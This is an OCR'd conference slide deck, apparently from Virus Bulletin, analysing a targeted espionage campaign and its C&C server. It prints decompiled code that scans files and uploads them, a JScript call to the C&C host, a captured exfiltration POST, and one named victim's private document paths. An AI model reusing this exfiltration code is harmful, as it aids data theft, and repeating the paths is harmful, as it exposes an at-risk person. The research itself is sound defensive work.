
```
88          try{
89      log.open("GET", "http://suppcrt-seourity.esy.es/update/templates/indox.php?v=pe", false);
90      log.send();
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- Like Sherlock Holmes …

Tracking Malware & Monitoring C&C




Tracking Malware & Monitoring C&C

- C&C - Tracking/Monitoring
  - fontchk.jse (f22db1e3ea74af791e34ad5aa0297664)
    - C&C : suppcrt-seourity[.]esy.es (185.224.138[.]29, NL)


Tracking Malware & Monitoring C&C

- C&C - Tracking/Monitoring (18.07.10., D+49)
  - fontchk.jse (f22db1e3ea74af791e34ad5aa0297664)
    - C&C : suppcrt-seourity[.]esy.es (185.224.138[.]29, NL)




Tracking Malware & Monitoring C&C

- C&C - Tracking/Monitoring (18.07.10., D+49)
  - fontchk.jse (f22db1e3ea74af791e34ad5aa0297664)
    - C&C : suppcrt-seourity[.]esy.es (185.224.138[.]29, NL)



Tracking Malware & Monitoring C&C


- C&C - Tracking/Monitoring (18.07.13., D+52)
  - fontchk.jse (f22db1e3ea74af791e34ad5aa0297664)
    - C&C : suppcrt-seourity[.]esy.es (185.224.138[.]29, NL)



Tracking Malware & Monitoring C&C

virus BULLETIN

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - zerobase (53ac231e8091abcd0978124f9268b4e4)
    - XOR : 0x09FD8477



Tracking Malware & Monitoring C&C

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - zerobase_xor_09FD8477
    (MD5: 8b59ea1ee28e0123da82801abc0cce4d)
    - DLL Name : HanyangUpload_script.dll
    - Build Time : 2018.07.12. 08:25:45

```
.rdata:10022FE8 ; Export Ordinals Table for HanyangUpload_script.dll
.rdata:10022FE8 ;
.rdata:10022FE8 word_10022FE8   dw 0, 1                 ; DATA XREF: .rdata:10022FD4↑o
.rdata:10022FEC aHanyanguploadS db 'HanyangUpload_script.dll',0
.rdata:10022FEC                                         ; DATA XREF: .rdata:10022FBC↑o
.rdata:10023005 aDllregisterser db 'DllRegisterServer',0
.rdata:10023005                                         ; DATA XREF: .rdata:off_10022FE0↑o
.rdata:10023017 aGetname        db 'GetName',0          ; DATA XREF: .rdata:off_10022FE0↑o
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - HanyangUpload_script.dll – GetName
    - 1) Get Computer Information (Mac Address, Volume)

```
if ( GetAdaptersInfo(&AdapterInfo, &SizePointer) )
  goto LABEL_20;
v0 = &AdapterInfo;
while ( 1 )
{
  memset(v18, 0, 0x104u);
  v1 = &v0->GatewayList.IpAddress;
  do
  {
    v2 = v1->String[0];
    v1 = (v1 + 1);
    v1->String[VolumeNameBuffer - &v0->GatewayList.IpAddress
  }
  while ( v2 );
  vsprintf_100018F0(
    v18,
    "%02X%02X%02X%02X%02X%02X",
    v0->Address[0],
    v0->Address[1],
    v0->Address[2],
    v0->Address[3],
    v0->Address[4],
    v0->Address[5]);
  if ( !strstr(v18, "00000000") )
```

```
LABEL_20:
    if ( GetVolumeInformationA(
           "C:\\",
           VolumeNameBuffer,
           0x104u,
           &VolumeSerialNumber,
           &MaximumComponentLength,
           &FileSystemFlags,
           0,
           0) )
    {
      v9 = VolumeSerialNumber;
    }
    else
    {
      v8 = GetTickCount();
      v9 = rand() * v8;
      VolumeSerialNumber = v9;
    }
    vsprintf_10001930(&ComInfo_1002E9D0, 16, "%X", v9);
    result = 1;
  }
```

Tracking Malware & Monitoring C&C

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - HanyangUpload_script.dll – GetName
    - 2) Scan Specific Files

```
void __noreturn Loop_100017D0()
{
  char i; // [esp+7h] [ebp-111h]
  char v1; // [esp+8h] [ebp-110h]

  Print_Debug_10002610("UploadAll %d", 136);    // UploadAll 136
  for ( i = 0; ; ++i )
  {
    memset(&v1, 0, 0x104u);
    vsprintf_10001930(&v1, 260, &aCUsersInsooJeo[260 * i]);
    ScanFolder_100013E0(0, &v1, 0i64);
  }
}
```

Tracking Malware & Monitoring C&C

virus BULLETIN

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - HanyangUpload_script.dll – GetName
    - 2) Scan Specific Files

Address	Length	Type	String
.data:1002…	0000005C	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace Man List.hwp
.data:1002…	00000067	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace Men in the Country.p
.data:1002…	0000005C	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NICN\\NICN 2017\\Peace men Pictures
.data:1002…	0000006B	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\2012면 북한사역보고(제일
.data:1002…	0000005F	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\주소록과 카드\\사역자 부모 주소록.hwp
.data:1002…	00000070	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\정인수선교사와 북한사
.data:1002…	0000006E	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\사역을 위해 만나야 할
.data:1002…	00000063	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\My Ministry Partners\\만나야할 사람들.hwp
.data:1002…	00000070	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir02 Message\\Message Pre Data\\북한과 연변 그리고 조자양
.data:1002…	00000067	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\From David Alton 이태석신부와 북한사람들.hw
.data:1002…	00000064	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK 사역뱡향과 사역별 소개(수영로교회).hwp
.data:1002…	00000066	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir03 Wongo\\선교관계 원고\\한국교회 조선족선교 북한선교.hw
.data:1002…	00000068	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\주소록과 카드\\NK Team 직원 부모님 연락처.d
.data:1002…	00000066	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\2014년 초에 형철에게.hw
.data:1002…	00000065	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\북ㄹ한선교지원 편지.hwp
.data:1002…	00000067	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\북한선교 2012년(제일).h
.data:1002…	0000006F	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\형제들에게 귀국 준비를
.data:1002…	0000005C	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir09 Personal\\보낸 중요한 편지들\\형제들에게.hwp
.data:1002…	0000006B	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\팀 모임에서 나의 메시지와 강의\\사역방향 1,
.data:1002…	0000004F	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK 이사회 16.10.pptx
.data:1002…	0000006A	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\NK단기선교영친지구 담당간사와 책임간사모임.
.data:1002…	00000060	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\러시아 연해주 정탐 계획(백부장안).hwp
.data:1002…	00000069	C	C:\\Users\\Insoo.Jeong\\Documents\\1 Documents\\Dir11 New Life\\인적 자료 파일\\NK 팀 사역보고서(Non-Field)

- C&C - Tracking/Monitoring (18.07.13., D+52)
  - HanyangUpload_script.dll – GetName
    - 3) C&C

```
strcpy(&v8, "ac.wsf");
*cac_wsf = *"C:\\ProgramData\\cac.wsf";
memset(&v9, 0, 0xEDu);
memset(&v6, 0, 0x104u);
v2 = fopen(cac_wsf, "wb");
v3 = v2;
if ( v2 )
{
  fwrite(aXmlPackageJobI, 1u, 2298u, v2);
  fclose(v3);
}
Enc_File_10002280(a1);
vsprintf_10001930(&v6, 260, "/filepath:\"%s\"", a1);
Print_Debug_10002610("Start Send");
memset(&pExecInfo, 0, 0x3Cu);
pExecInfo.cbSize = 60;
pExecInfo.lpFile = cac_wsf;
pExecInfo.fMask = 64;
pExecInfo.lpParameters = &v6;
pExecInfo.lpVerb = "open";
pExecInfo.nShow = 0;
ShellExecuteExA(&pExecInfo);
WaitForSingleObject(pExecInfo.hProcess, 0x927C0u);
Print_Debug_10002610("end Send");
```

Tracking Malware & Monitoring C&C


```
aXmlPackageJobI db '<?xml?>',0Dh,0Ah    ; DATA XREF: send_100024A0+97↑o
                db '<package>',0Dh,0Ah
                db '<job  id=',27h,'sydAMDhr',27h,'>',0Dh,0Ah
                db '<script  language=',27h,'JScript',27h,'><![CDATA[',0Dh,0Ah
                db 9,'function myTrim(x) {',0Dh,0Ah
                db 9,9,'return x.replace(/^\s+|\s+$/gm,',27h,27h,');',0Dh,0Ah
                db 9,'}',0Dh,0Ah
                db 0Dh,0Ah
                db 9,'function HttpUpload(sLocalFile, sPhpUrl)',0Dh,0Ah
                db 9,'{',0Dh,0Ah
                db 9,9,'var xhr = new ActiveXObject("WinHttp.WinHttpRequest.5.1");',0Dh
                db 0Ah
                db 0Dh,0Ah
                db 9,9,'var inputStream = new ActiveXObject(',27h,'ADODB.Stream',27h,')'
                db '; ',0Dh,0Ah
                db '         inputStream.Open(); ',0Dh,0Ah
                db '         inputStream.Type = 1;  // adTypeBinary ',0Dh,0Ah
                db '         inputStream.LoadFromFile(sLocalFile);',0Dh,0Ah
                db 9,9,'var dom = new ActiveXObject("Msxml2.DOMDocument.3.0");',0Dh,0Ah
                db 9,9,'var elem = dom.createElement("base64");',0Dh,0Ah
                db 9,9,'elem.dataType = "bin.base64";',0Dh,0Ah
                db 9,9,'elem.nodeTypedValue = inputStream.Read;',0Dh,0Ah
                db 9,9,'var Base64Encode = elem.text + "\r\n";',0Dh,0Ah
                db 9,9,'inputStream.Close();',0Dh,0Ah
                db 0Dh,0Ah
                db 9,9,'var sBoundary = "-------------44cdd22e90f";',0Dh,0Ah
                db 9,9,'var sRequestHeader = "--" + sBoundary + "\r\n";',0Dh,0Ah
                db 9,9,'sRequestHeader = sRequestHeader + "Content-Disposition: form-'
                db 'data; name=\"binary\";  filename=\"" + sLocalFile + "\"\r\n";',0Dh
                db 0Ah
                db 9,9,'sRequestHeader = sRequestHeader + "Content-Type: application/'
```

Tracking Malware & Monitoring C&C

virus BULLETIN

```
POST /1990/scriptPhpServer.php HTTP/1.1
Connection: Keep-Alive
Content-Type: multipart/form-data; charset=UTF-8; boundary=----------44cdd22e90f
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/4.0 (compatible; Win32; WinHttp.WinHttpRequest.5)
Content-Length: 807246
Host: www.military.co.kr

----------44cdd22e90f
Content-Disposition: form-data; name="binary";  filename="C:\ProgramData\AllList_080027F7ABAB_20180716_1707151"
Content-Type: application/x-object

AAAAAGxtrThq0YiCnwxb6OkmVAlsEYQkf69j0rtXrfncWaNTGV
A9pdiyw9aIWlOGqzqL3Czz3ds3zaMG6OAUdCnRKmxIPyvuAGdz
DuKzbt8C+scASIq8lB+k46s7uja6R2UmpGgVZbhrqVNYvofgCc
Xl0PsmuEVuvh9PxW/4OUpevJ4Q+znt2k65/AZMz+cSlUnBTBti
```

[Operation Cobra Venom] : 2019-01-07

```
.rdata:10026AE0 a44cdd22e90fCon db '----------44cdd22e90f',0Dh,0Ah
.rdata:10026AE0         db 'Content-Disposition: form-data; name="binary"; filename="%s
.rdata:10026AE0         db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:10026AE0         db 0Dh,0Ah,0
```

[Operation Fake Capsule] : 2019-01-20

```
.rdata:10029E48 a44cdd22e90fCon db '----------44cdd22e90f',0Dh,0Ah
.rdata:10029E48         db 'Content-Disposition: form-data; name="files"; filename="%s"',(
.rdata:10029E48         db 'Content-Type: application/octet-stream',0Dh,0Ah
.rdata:10029E48         db 0Dh,0Ah,0
```

```
QgSEKdH6GNwbF6VXiNk+sfck8T9hyrtzxN0sQyzMnX5RDS8pyoe3ovr39Y258qVhxxRkr+Dj
2sv7nqL9RLztpupfJ60Fmd+L0txjH6rej8ihCTcA6IZiTajTHFXI87mQ4S7H3jmZayrz/sTQ
wKAVsKfdckhVod6dvc5Y90S4f/M+F20k7w5YB0Im8Hhcfc8nudWO7NTHVApcG5EdjxuROwja
0mM+HemvHZUYjuNPq5vgFG05HV8zPfXB0f155Wq3KMHo8U6BW2f3ecXBeAfEZbABTmUcBXQY
0MNzQGbAqg8SWUGpt137Zn+hQL3R8WJJV6WRFSKJG8Plq/KLSHu72qTk4t1iuEErNrBab+iS
+12kK0FPRC25R8+47XNbeTyvogNukR1A8p+lf+uXsQzJcQ/spzRMK2V1qhM//rnfyHrfIYH4
PI03Jxm2EaLZn2tvFF1SVClCTege585G4afYWW32um1yGWb4mxZzfK7eVW2+y0iXNiDwNyaL
aztgR03iMJajZKsEY5jwoFv+ZGmXMf79K0UygdZptZQRAtGJFFEqmZ0YzEW0Tk/etqsiuS1C
